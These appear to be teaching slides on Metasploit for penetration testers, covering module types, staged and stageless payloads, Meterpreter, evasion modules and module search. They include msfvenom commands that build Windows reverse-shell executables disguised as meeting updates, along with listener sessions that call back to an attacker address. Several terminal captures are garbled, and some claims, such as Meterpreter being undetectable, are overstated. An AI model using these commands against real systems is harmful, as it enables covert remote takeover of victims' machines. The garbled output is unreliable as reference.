

Pentester

- Pentester: **Who** want to scan the **vulnerable** in his company
- Type tool used to pentester:
- commercial tools, **very expensive** and **not have demo** tools such as
 - canvas
 - <http://www.immunitysec.com/products/canvas/index.html>
 - Core-impact
 - <https://www.coresecurity.com/core-impact>
- Free tools
 - Metasploit
 - <https://www.rapid7.com/products/metasploit/>
 - Armitage GUI from metasploit
 - Cobaltstrike (**Commercial Armitage**) :
 - <https://www.cobaltstrike.com/>

What is Metasploit?

- The Metasploit Framework (MSF)
- it is far more than just a **collection of exploits**, it is also a **solid foundation** that you can build upon and easily customize to meet your needs
- We consider the MSF to be one of the **single most useful security auditing tools freely available** to security professionals today

Module

- Most of the **tasks** that you perform in Metasploit require the use of a **module**
- **Modules** is a standalone piece of code that extends the functionality of the Metasploit Framework
- Example for modules: exploit , payloads , encoders , auxiliary features, nop, post, evasion

Metasploit modules

```
(kali㉿ kali)-[/usr/share/metasploit-framework/modules]  
$ ls -l  
total 28  
drwxr-xr-x 22 root root 4096 Jan 16 14:35 auxiliary  
drwxr-xr-x 12 root root 4096 Jul 27 2020 encoders  
drwxr-xr-x 3 root root 4096 Jul 27 2020 evasion  
drwxr-xr-x 22 root root 4096 Jan 16 14:35 exploits  
drwxr-xr-x 11 root root 4096 Jul 27 2020 nops  
drwxr-xr-x 5 root root 4096 Jul 27 2020 payloads  
drwxr-xr-x 14 root root 4096 Jul 27 2020 post  
  
(kali㉿ kali)-[/usr/share/metasploit-framework/modules]  
$
```

evasion modules

- They are designed to help attacker **generate payloads** that can **evade detection** by **antivirus (AV)** software
- Such as windows_defenders

```
(kali? kali)-[/usr/.../metasploit-framework/modules/evasion/windows]
$ ls
aplocker_evasion_install_util.rb      process_herpaderping.rb
aplocker_evasion_msbuild.rb           syscall_inject.rb
aplocker_evasion_presentationhost.rb  windows_defender_exe.rb
aplocker_evasion_regasm_regsvcs.rb     windows_defender_js_hta.rb
aplocker_evasion_workflow_compiler.rb
EXITFUNC thread yes Exit technique (Accepted: '', seh)
(kali? kali)-[/usr/.../metasploit-framework/modules/evasion/windows]
$ LPORT 4444 yes The listen port
```

Exploit module

- An **exploit is a program** that takes advantage of a specific **vulnerability** and **provides** an **attacker** with **access** to the **target system**.
- The **ability** to gain **full control** over the targeted machine
An exploit typically carries a payload and delivers it to a target.
- Exploit is delivering mechanism, there are two types of it
 - Service-side (active exploit)
 - Client-side (passive exploit)

Service-side and client-side

- **Service-side exploits:** involve **exploiting a vulnerability** in a **server-side** application
 - such as a **web server, database server, or application server**.
 - Examples: SQL injection, Cross-Site Scripting (XSS), and Remote Code Execution (RCE).
- **Client-side exploits:** involve **exploiting a vulnerability** in the **client-side** application
 - such as a web browser, a mobile application, or a desktop application.
 - Examples: Cross-Site Request Forgery (CSRF), Clickjacking, and Buffer Overflows.

Exploit modules

```
(kali㉿kali)-[/usr/share/metasploit-framework/modules]
$ ls -l exploits
total 104
drwxr-xr-x 3 root root 4096 Nov 25 08:41 aix
drwxr-xr-x 6 root root 4096 Aug 8 2022 android
drwxr-xr-x 5 root root 4096 Aug 8 2022 apple_ios
drwxr-xr-x 3 root root 4096 Aug 8 2022 bsd
drwxr-xr-x 3 root root 4096 Aug 8 2022 bsdi
drwxr-xr-x 3 root root 4096 Aug 8 2022 dialup
-rw-r--r-- 1 root root 6601 Nov 16 10:21 example_linux_priv_esc.rb
-rwxr-xr-x 1 root root 1828 Nov 16 10:21 example.py
-rw-r--r-- 1 root root 2933 Nov 16 10:21 example.rb
-rw-r--r-- 1 root root 7952 Nov 16 10:21 example_webapp.rb
drwxr-xr-x 3 root root 4096 Aug 8 2022 firefox
drwxr-xr-x 10 root root 4096 Aug 8 2022 freebsd
drwxr-xr-x 3 root root 4096 Aug 8 2022 hpux
drwxr-xr-x 3 root root 4096 Aug 8 2022 irix
drwxr-xr-x 24 root root 4096 Feb 4 2023 linuxpost
drwxr-xr-x 3 root root 4096 Aug 8 2022 mainframe
drwxr-xr-x 30 root root 4096 Nov 25 08:41 multi
drwxr-xr-x 4 root root 4096 Aug 8 2022 netware
drwxr-xr-x 3 root root 4096 Aug 8 2022 openbsd
drwxr-xr-x 13 root root 4096 Aug 8 2022 osx
drwxr-xr-x 4 root root 4096 Aug 8 2022 qnx
drwxr-xr-x 9 root root 4096 Aug 8 2022 solaris
drwxr-xr-x 14 root root 4096 Aug 8 2022 unix
drwxr-xr-x 54 root root 4096 Aug 8 2022 windows
```

Auxiliary Module

- An auxiliary module **does not execute a payload** or **perform arbitrary actions related to exploitation**.
- Auxiliary modules can be used for **reconnaissance, information gathering, and vulnerability scanning**.
- Examples of auxiliary modules include:
 - **Scanner modules**, which are used to **scan for open ports and services**
 - **Fuzzing modules**, which are used to **identify software vulnerabilities**
 - **Enumeration modules**, which are used to **gather information about a system**.
- Some auxiliary modules can be used to exploit a vulnerability, such as the **MS12-020 Microsoft Remote Desktop Use-After-Free DoS** module

Post-Exploitation Module

- Post-Exploitation Modules are **pieces of code** used to further **exploit a system, after the initial exploit**
- These modules can be **used to perform** reconnaissance, information gathering, vulnerability scanning, and exploit
- These modules can be **used to gain additional information** about a system, such as **open ports, services, and vulnerabilities**.
- These modules can be **used to exploits, pivot to other systems, and collect evidence**.
- Examples: **hash dumps and application and service enumerators**.

Encoder and Nop

- **Encoders:** are designed to **encode** the **payloads** generated by the framework in order to **make them more difficult to detect** from IDS/IPS/AV(anti-virus)
- Metasploit **provides** a **variety of encoders**, such as *shikatanai*, *alphanumeric*, and *x86/shikatanai*

NOPs

- NOPs (**No OPeration**) do nothing, literally.
- They are represented in the **Intel x86 CPU family** they are represented with **0x90**, following which the CPU will do nothing for one cycle.
- **Nop**: sleds are a type of encoder that prepends a sequence of instructions (known as a NOP slide) to keep the payload sizes consistent across exploit attempts.
- They are often used as a **buffer** to achieve consistent payload sizes.

Listener

- A listener **waits for an incoming connection from either the exploited target or the attacking machine** and **manages the connection** when receives it.

Payload

- A payload is the **shell code that runs before or after** an exploit successfully compromises a system, in order to maintain the access to that system
- The payload enables you to define how you want to connect to the shell and what you want to do to the target system after you take control of it.
- The payload can be:
 - A **reverse shell** payload
 - A **bind shell** payload.
 - The major **difference between** these payloads is the **direction of the connection** after the exploit occurs.
- A payload can open a **Meterpreter or command shell**.

Shell Payload

- A **bind shell payload** is a payload **attaches** a listener on the exploited system (victim) and **waits** for the attacking machine to connect to the listener
- A **reverse shell payload** is a payload that **establishes** a connection between the attacker's system and the target system by having the target system (victim) send a connection request to the attacker's system
- **Payload types** are **Singles** and other are broken to **Stagers & Stages**

Singles, (non-stage), inline

- Singles are **self-contained payloads** that are designed to create a communications mechanism between the **victim's system and the attacker's system**.
- Singles are typically used for **simple tasks** such as **adding a user** to the target system or **setting a backdoor** to the system
- they **do not require** any **additional components**.
- Singles can also be used for more **complex tasks**, such as **transferring data or executing malicious code**, but these payloads **require additional components** such as a **downloader** or **stager** to be effective.
- The *windows/shell_reverse_tcp* payload is an *inline*, or *single* payload.
- Its contains **all the code** necessary **to push** a **reverse shell back to** the attacker machine.
- These payloads take up **more space** than **staged payloads**, they are **more stable** and **consistent because all the instructions are included** in the **original exploit string**.

Create stageless payloads

```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.1.128 LPORT=4444 -f exe -o meeting_update_stageless.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 175686 bytes  
Final size of exe file: 250880 bytes  
Saved as: meeting_update_stageless.exe
```

Stageless payloads

- Stageless payloads employ the underscore symbol (_) after the word Meterpreter.
- examples of Windows Meterpreter stageless payloads.

```
File Edit View Search Terminal Help
msf6 > <exploit(multi/handler) >
msf6 > search payload/windows/meterpreter_pp-stageless.webcoms-meetings.com
(host => app-stageless.webcoms-meetings.com)
Matching Modules (i/handler) >
===== (i/handler) > set lport 443
lport => 443
msf6 # <Name (i/handler) > run
-----
[*] 0 payload/windows/meterpreter_bind_named_pipe_443 normal No Windows Meterpreter Shell, Bind Named Pipe Inline
[*] 1 payload/windows/meterpreter_bind_tcp_3.123:443 -> 203.0.113.1:443 normal No Windows Meterpreter Shell, Bind TCP Inline
2 payload/windows/meterpreter_reverse_http normal No Windows Meterpreter Shell, Reverse HTTP Inline
3 payload/windows/meterpreter_reverse_https normal No Windows Meterpreter Shell, Reverse HTTPS Inline
4 payload/windows/meterpreter_reverse_ipv6_tcp normal No Windows Meterpreter Shell, Reverse TCP Inline (IPv6)
5 payload/windows/meterpreter_reverse_tcp normal No Windows Meterpreter Shell, Reverse TCP Inline

Module Size Type Last modified Name
Interact with a module by name or index, for example use 5 or use payload/windows/meterpreter_reverse_tcp
100777/rwxrwxrwx 75858112 fil 2021-08-13 11:52:07 +0100 AdobeRdr11010_en_US.exe
msf6 > 1/rwxrwxrwx 49635 fil 2021-08-13 11:52:31 +0100 Project_Progress.pdf
000000/rwxrwxrwx 202 fil 2020-11-23 09:57:21 +0000 desktop.ini
```

Stageless payloads

- after the reverse TCP handler starts, the next step is to open a hands-on Meterpreter remote shell session to the victim machine straight away — without the need to send any further payloads such as a stage.

```
msf6 exploit(multi/handler) > run===  
[*] Started reverse TCP handler on 203.0.113.123:443  
[*] Meterpreter session 2 opened (203.0.113.123:443 -> 203.0.113.1:44914) at 2021-08-16 15:10:25 +0100  
meterpreter > 
```

Priv: Timestamp Commands

Staged payload

- **Stager** payloads are typically **small** and designed to **establish a communication channel** between the **attacker and the target system**
- **Stagers**: are responsible for **downloading a stage payload** from the **attacker's system** to the **target system** such as: bind_tcp, reverse_tcp
- **Stage**: are payloads that are **downloaded and executed** on the victim such as: shell, meterpreter, VNC
- while **stage payloads** are designed to **provide advanced features** such as **data transfer, code execution, and remote access**.

Staged Payloads

- The *windows/shell/reverse_tcp* payload is *staged*.
- the payload sent to the server to **take control of the target machine** **does not contain all of the instructions** to **create the reverse shell**.
- Instead, it contains a *stager payload* with just **enough** information to **connect back to the attack machine** and ask **Metasploit for instructions** on **what to do next**.
- When we launch the exploit, Metasploit sets up a handler **to catch the incoming reverse connection** and **serve up the rest of the payload**—in this case a reverse shell—then the completed payload is executed, and Metasploit's handler catches the reverse shell.
- The **amount of memory space** available for a payload **may be limited**, and some advanced Metasploit payloads can take up a lot of space.
- Staged payloads allow us to use **complex payloads** without requiring a **lot of space in memory**.
- whereas *windows/shell_reverse_tcp* is **inline**.

Create staged payloads

```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.128 LPORT=4444 -f exe -o web1_meeting_update.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: web1_meeting_update.exe
```

Staged vs. stageless payloads

- Staged payloads have the forward-slash symbol (/) after the word **Meterpreter**.
- **Stager**: They are commonly **identified by second (/)** such as windows/meterpreter/reverse_tcp
- examples of Windows staged Meterpreter payloads.

```
msf6 > search payload/windows/meterpreter/
=====
Matching Modules
=====
#  Name
0  payload/windows/meterpreter/bind_hidden_ipknock_tcp
1  payload/windows/meterpreter/bind_hidden_tcp
2  payload/windows/meterpreter/bind_ipv6_tcp
3  payload/windows/meterpreter/bind_ipv6_tcp_uuid

Size      Type      Last modified      Name
-----
75858112  fil      2021-08-13 11:52:07 +0100  AdobeRdr11010_en_US.exe
49635     fil      2021-08-13 11:52:31 +0100  Project_Progress.pdf
282       fil      2020-11-23 09:57:21 +0000  desktop.ini
250368    fil      2021-08-16 14:57:31 +0100  meeting_update_stageless.exe
58192     fil      2021-08-13 11:53:08 +0100  putty.exe
11:57:57 +0100  web1_meeting_data.exe
11:40:18 +0100  web_meeting_data.exe

Disclosure Date Rank Check Description
-----
normal No Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
normal No Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
normal No Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
normal No Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support
```

Both categories of payloads

```
File Edit View Search Terminal Help
msf6 > exploit(multi/handler) >
msf6 > search payload/windows/meterpreter_! app-stageless.webcams-meetings.com
[Host => app-stageless.webcams-meetings.com]
Matching Modules
=====
msf6 exploit(multi/handler) > set lport 443
lport = 443
msf6 >
ip # Name
-----
0 payload/windows/meterpreter/bind_named_pipe
1 payload/windows/meterpreter/bind_tcp
2 payload/windows/meterpreter/reverse_http
3 payload/windows/meterpreter/reverse_https
4 payload/windows/meterpreter/reverse_ipv6_tcp
5 payload/windows/meterpreter/reverse_tcp

Disclosure Date Rank Check Description
-----
0 2021-08-13 11:52:07 +0100 normal No Windows Meterpreter Shell, Bind Named Pipe Inline
1 2021-08-13 11:52:31 +0100 normal No Windows Meterpreter Shell, Bind TCP Inline
2 2021-08-13 11:52:31 +0100 normal No Windows Meterpreter Shell, Reverse HTTP Inline
3 2021-08-13 11:52:31 +0100 normal No Windows Meterpreter Shell, Reverse HTTPS Inline
4 2021-08-13 11:52:31 +0100 normal No Windows Meterpreter Shell, Reverse TCP Inline (IPv6)
5 2021-08-13 11:52:31 +0100 normal No Windows Meterpreter Shell, Reverse TCP Inline

Listing: C:\Users\ama\Downloads
Interact with a module by name or index, for example use 5 or use payload/windows/meterpreter_reverse_tcp

msf6 >
msf6 > search payload/windows/meterpreter/
=====
Matching Modules
=====
# Name Size Type Last modified Disclosure Date Rank Check Description
0 payload/windows/meterpreter/bind_hidden_ipknock_tcp 11:57:57 +0100 putty.exe normal No Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
1 payload/windows/meterpreter/bind_hidden_tcp 11:57:57 +0100 web1 meeti normal No exe Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
2 payload/windows/meterpreter/bind_ipv6_tcp 11:40:18 +0100 web_meeti normal No exe Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
3 payload/windows/meterpreter/bind_ipv6_tcp_uuid 11:40:18 +0100 web_meeti normal No exe Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support
```

Staged payloads

- there is the extra step of sending the stage after the stager makes a callback to the attacker infrastructure: “sending stage (175174) to 203.0.113.1.”

```
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 203.0.113.123:443  
[*] Sending stage (175174 bytes) to 203.0.113.1  
[*] Meterpreter session 4 opened (203.0.113.123:443 -> 203.0.113.1:27216) at 2021-08-16 11:45:07 +0100
```

The size of the payloads

- the stageless payload (meeting_update_stageless.exe) is much larger at 250KB
- the staged initial payload (web1_meeting_update.exe) at 73KB

```
File Actions Edit View Help  
-rw-r--r-- 1 kali kali 250880 Jan 23 08:27 meeting_update_stageless.exe  
-rw-r--r-- 1 kali kali 73802 Jan 23 08:30 web1_meeting_update.exe
```

Meterpreter

- **Meterpreter** is an advanced payload that **allows you to write DLL files** to dynamically create
- Meterpreter provides you an **interactive shell**.
- From the Meterpreter shell, you can do things:
 - download a file
 - obtain the password
 - hashes for user accounts
 - and pivot into other networks.
- Meterpreter runs on **memory**, so it is **undetectable** by most intrusion detection systems.

Meterpreter payload

- Multi function payload
- Flexible after exploit stage

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/windows/http/syncbreeze_bof`

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/http/syncbreeze_bof) > show options
```

```
Module options (exploit/windows/http/syncbreeze_bof):
```

Kali 2

```
kali@kali:~$ /etc/init.d/postgresql start ✓  
Starting postgresql (via systemctl): postgresql.service.  
kali@kali:~$ msfdb init ✓  
[-] Error: /usr/bin/msfdb must be run as root  
kali@kali:~$ sudo msfdb init  
[sudo] password for kali:  
[i] Database already started  
[i] The database appears to be already configured, skipping initialization  
kali@kali:~$ msf6 payload.exe
```

msfconsole

```
kali@kali:~$ msfconsole
      Trash      payload.exe
IIIIII  dTb.dTb  zip
  II    4'  v  'B
  II    6.    .P
  II    'T;. .;P'
  II    'T; ;P'
IIIIII  'YvP'
      File System      payload.exe
I love shells --egypt

      =[ metasploit v6.0.16-dev
+ -- --=[ 2073 exploits - 1124 auxiliary - 352 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion

Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms u
sing sessions -u <session_id>

msf6 > 
```

Search payload metasploit

```
kali@kali: ~ 180x24
1048 payload/mainframe/shell_reverse_tcp normal No Z/OS (MVS) Command Shell, Reverse TCP Inline
1049 exploit/linux/local/zpanel_zsudo 2013-06-07 excellent Yes ZPanel zsudo Local Privilege Escalation Exploit
1050 exploit/multi/http/zabbix_script_exec 2013-10-30 excellent Yes Zabbix Authenticated Remote Command Execution
1051 exploit/windows/http/zentao_pro_rce 2020-06-20 excellent Yes ZenTao Pro 8.8.2 Remote Code Execution
1052 exploit/unix/webapp/zeroshell_exec 2013-09-22 excellent Yes ZeroShell Remote Code Execution
1053 exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30 excellent No Zpanel Remote Unauthenticated RCE
1054 exploit/unix/local/at_persistence 1997-01-01 excellent Yes at(1) Persistence
1055 exploit/windows/fileformat/esignal_styletemplate_bof 2011-09-06 normal No eSignal and eSignal Pro File Parsing Buffer Overflow in QUO
1056 exploit/windows/misc/mirc_privmsg_server 2008-10-02 normal No mIRC PRIVMSG Handling Stack Buffer Overflow
1057 exploit/osx/browser/osx_gatekeeper_bypass 2021-03-25 manual No macOS Gatekeeper check bypass
1058 exploit/osx/local/cfprefsd_race_condition 2020-03-18 excellent Yes macOS cfprefsd Arbitrary File Write Local Privilege Escalation
1059 exploit/multi/http/qdpm_upload_exec 2012-06-14 excellent Yes qdPM v7 Arbitrary PHP File Upload Vulnerability
1060 exploit/linux/http/rconfig_vendors_auth_file_upload_rce 2021-03-17 excellent Yes rConfig Vendors Auth File Upload RCE
1061 exploit/linux/local/rc_local_persistence 1980-10-01 excellent No rc.local Persistence
1062 encoder/x86/context_stat manual No stat(2)-based Context Keyed Payload Encoder
1063 encoder/x86/context_time manual No time(2)-based Context Keyed Payload Encoder
1064 exploit/multi/http/v0pcr3w_exec 2013-03-23 great Yes v0pCr3w Web Shell Remote Code Execution
1065 exploit/unix/webapp/vbulletin_vote_sqli_exec 2013-03-25 excellent Yes vBulletin index.php/ajax/api/reputation/vote nodeId Parameter SQ
L Injection

Interact with a module by name or index. For example info 1065, use 1065 or use exploit/unix/webapp/vbulletin_vote_sqli_exec
```

Payload format

```
(kali)~$ msfvenom -l formats
Framework Executable Formats [--format <value>]

 35  exploit/windows/shellcode_046_shortcut_exe
ft  Name  Shell LNK Code Execution
    -----
ft  asp    exploit/windows/shellcode_015_020_shortcut_exe
ft  aspx   exploit/windows/shellcode_015_020_shortcut_exe
Net  aspx-exe  agent_xtierreopipe_named_pipe_buffer_overflow
axis2  exploit/windows/shellcode_doublepulsar_rce
BLEP  dll      Remote Code Execution
elf    exploit/windows/shellcode_smb_delivery
ive    elf-so
exe    exploit/windows/shellcode_cve_2020_0796_smbghos
ompr   exe-only  Buffer Overflow
exe-service  exploit/windows/shellcode_tinbuko_plugintcomms
0xP    exe-small  Named Pipe Buffer Overflow
htta    hta-psh  exploit/windows/shellcode_exeexec
Aut    jar    Local User Code Execution
jsp
loop-vbs
Int    macho  With a module by name or index. For example:
msi
```

Search about payload

```
(kali㉿ kali)-[~]
$ msfvenom -l payload
File Actions Edit View Help
Framework Payloads (596 total) [--payload <value>]
```

Name and	Description	Description
		MS06-02
		MS06-04
aix/ppc/shell_bind_tcp	audio from the default microp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	video chat	Spawn a shell on an established connection
aix/ppc/shell_interact	bcams	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	pshot from the specified w	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	am from the specifi	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https		Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp		Run a meterpreter server in Android. Connect back stager
Std android/meterpreter/reverse_http		Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https		Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_tcp		Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http		Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https		Spawn a piped command shell (sh). Tunnel communication over HTTPS

Encoders found

```
(kali kali)-[~]
$ msfvenom -l encoders
File  Actions  Edit  View  Help
Framework Encoders [--encoder <value>]

=====
```

Name	Rank	Description
cmd/brace_expand	low	Bash Brace Expansion Command Encoder
cmd/echo_n	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Bourne \${IFS} Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utilit
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xori	normal	Byte XORi Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xori	normal	Byte XORi Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
ruby/base64	great	Ruby Base64 Encoder

In metasploit

```
msf6 exploit(windows/http/syncbreeze_bof) > search type:evasion
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	evasion/windows/applocker_evasion_install_util		normal	No	Applocke
1	evasion/windows/applocker_evasion_msbuild		normal	No	Applocke
2	evasion/windows/applocker_evasion_regasm_regsvcs		normal	No	Applocke
3	evasion/windows/applocker_evasion_workflow_compiler		normal	No	Applocke
4	evasion/windows/applocker_evasion_presentationhost		normal	No	Applocke
5	evasion/windows/syscall_inject		normal	No	Direct w
6	evasion/windows/windows_defender_exe		normal	No	Microsof
7	evasion/windows/windows_defender_js_hta		normal	No	Microsof
8	evasion/windows/process_herpaderping		normal	No	Process

Interact with a module by name or index. For example `info 8`, `use 8` or `use evasion/windows/process_herpaderping`

Display the
command
used to
work with
metasploit

```
msf6 > help
Core Commands
=====
```

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted in to
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen

Show
auxiliary

```
626 scanner/http/jenkins_login
normal No Jenkins-CI Login Utility
627 scanner/http/joomla_bruteforce_login
normal No Joomla Bruteforce Login Utility
628 scanner/http/joomla_ecommercewd_sql_i_scanner 2015-03-20
normal No Web-Dorado ECommerce WD for Joomla! search_category_id SQL Injection Scanner
629 scanner/http/joomla_gallerywd_sql_i_scanner 2015-03-30
normal No Joomla Gallery WD for Joomla! Unauthenticated SQL Injection Scanner
630 scanner/http/joomla_pages
normal No Joomla Page Scanner
631 scanner/http/joomla_plugins
normal No Joomla Plugins Scanner
632 scanner/http/joomla_version
normal No Joomla Version Scanner
633 scanner/http/jupyter_login
normal No Jupyter Login Utility
634 scanner/http/kodi_traversal 2017-02-12
normal No Kodi 17.0 Local File Inclusion Vulnerability
635 scanner/http/limesurvey_zip_traversals 2020-04-02
normal No LimeSurvey Zip Path Traversals
636 scanner/http/linknat_vos_traversal
normal No Linknat Vos Manager Traversal
637 scanner/http/linksys_e1500_traversal
normal No Linksys E1500 Directory Traversal Vulnerability
638 scanner/http/litespeed_source_disclosure
normal No LiteSpeed Source Code Disclosure/Download
639 scanner/http/lucky_punch
normal No HTTP Microsoft SQL Injection Table XSS Infection
640 scanner/http/majordomo2_directory_traversal 2011-03-08
normal No Majordomo2 _list_file_get() Directory Traversal
```

Help search

```
msf6 > help search      4096 Sep 24 08:48 lab
Usage: search [<options>] [<keywords>:<value>]ing_update_stageless.exe
-r-x 12 kali kali      4096 Aug 13 11:09 metasploit
Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.
-r-x 1 kali kali      92 Nov 11 14:27 processmanger.txt
-r-x 2 kali kali      4096 Feb  3 2023 Public
OPTIONS: kali kali      4096 Feb  3 2023 Templates
-r-x 1 kali kali      9556 Sep 23 15:23 tool-install-zsh.sh
-r-x -h, --help root    4096 Oct 20 Help banner
-r-x -I, --ignore root  2 Jan 15 Ignore the command if the only match
-r-x -o, --output <filename> 1 Jan 12 Send output to a file in csv format
-r-x -r, --sort-descending <column> Reverse the order of search results
-r-x -S, --filter <filter> 102 Jan 23 Regex pattern used to filter search
-r-x -s, --sort-ascending <column> Sort search results by the specific
-r-x -u, --use root      4096 Oct 20 Use module if there is one result

Keywords:
adapter      : Modules with a matching adater reference name
aka          : Modules with a matching AKA (also-known-as) name
author       : Modules written by this author
arch         : Modules affecting this architecture
bid          : Modules with a matching Bugtraq ID
cve          : Modules with a matching CVE ID
edb          : Modules with a matching Exploit-DB ID
check        : Modules that support the 'check' method
date         : Modules with a matching disclosure date
description  : Modules with a matching description
fullname     : Modules with a matching full name
mod_time     : Modules with a matching modification date
name         : Modules with a matching descriptive name
path         : Modules with a matching path
platform     : Modules affecting this platform
port         : Modules with a matching port
rank         : Modules with a matching rank (Can be descriptive
operators (any date(00!))
```

Advanced Search in metasploit

```
msf6 > search name:smb type:exploit platform:windows

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/fileformat/vlc_smb_uri	2009-06-24	great	No	VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
1	exploit/windows/local/cve_2020_0796_smbghost	2020-03-13	good	Yes	SMBv3 Compression Buffer Overflow
2	exploit/windows/smb/ms07_029_msdns_zonename	2007-04-12	manual	No	MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
3	exploit/windows/smb/ms09_050_smb2_negotiate_func_index	2009-09-07	good	No	MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
4	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
5	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
6	exploit/windows/smb/smb_delivery	2016-07-26	excellent	No	SMB Delivery
7	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DoublePulsar Remote Code Execution
8	exploit/windows/smb/smb_relay	2001-03-31	excellent	No	MS08-068 Microsoft Windows SMB Relay Code Execution

Interact with a module by name or index. For example `info 8`, `use 8` or `use exploit/windows/smb/smb_relay`

Scanner tools

```
msf6 > search portscan
Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/http/wordpress_pingback_access
1  auxiliary/scanner/natpmp/natpmp_portscan
2  auxiliary/scanner/portscan/ack
3  auxiliary/scanner/portscan/ftpbounce
4  auxiliary/scanner/portscan/syn
5  auxiliary/scanner/portscan/tcp
6  auxiliary/scanner/portscan/xmas
7  auxiliary/scanner/sap/sap_router_portscanner

Disclosure Date  Rank  Check  Description
-----
0               normal No      Wordpress Pingback Locator
1               normal No      NAT-PMP External Port Scanner
2               normal No      TCP ACK Firewall Scanner
3               normal No      FTP Bounce Port Scanner
4               normal No      TCP SYN Port Scanner
5               normal No      TCP Port Scanner
6               normal No      TCP "XMas" Port Scanner
7               normal No      SAPRouter Port Scanner

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/sap/sap_router_portscanner

msf6 > 
```

Search about ssh_version/ metasploitable

```
msf6 > search ssh_version
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/fuzzers/ssh/ssh_version_15 n Fuzzer		normal	No	SSH 1.5 Versio
1	auxiliary/fuzzers/ssh/ssh_version_2 n Fuzzer		normal	No	SSH 2.0 Versio
2	auxiliary/fuzzers/ssh/ssh_version_corrupt rruption		normal	No	SSH Version Co
3	auxiliary/scanner/ssh/ssh_version anner		normal	No	SSH Version Sc

Interact with a module by name or index. For example `info 3`, `use 3` or `use auxiliary/scanner/ssh/ssh_version`

We get the version of the service

```
msf6 > use 3
msf6 auxiliary(scanner/ssh/ssh_version) > set rhost 192.168.30.136
rhost => 192.168.30.136
msf6 auxiliary(scanner/ssh/ssh_version) > exploit

[+] 192.168.30.136:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service
.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH se
rvice.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Lin
ux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protoco
l=ssh fingerprint_db=ssh.banner )
[*] 192.168.30.136:22 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) > |
```

Nmap from inside metasploit

```
msf6 > nmap 192.168.3.130
[*] exec: nmap 192.168.3.130

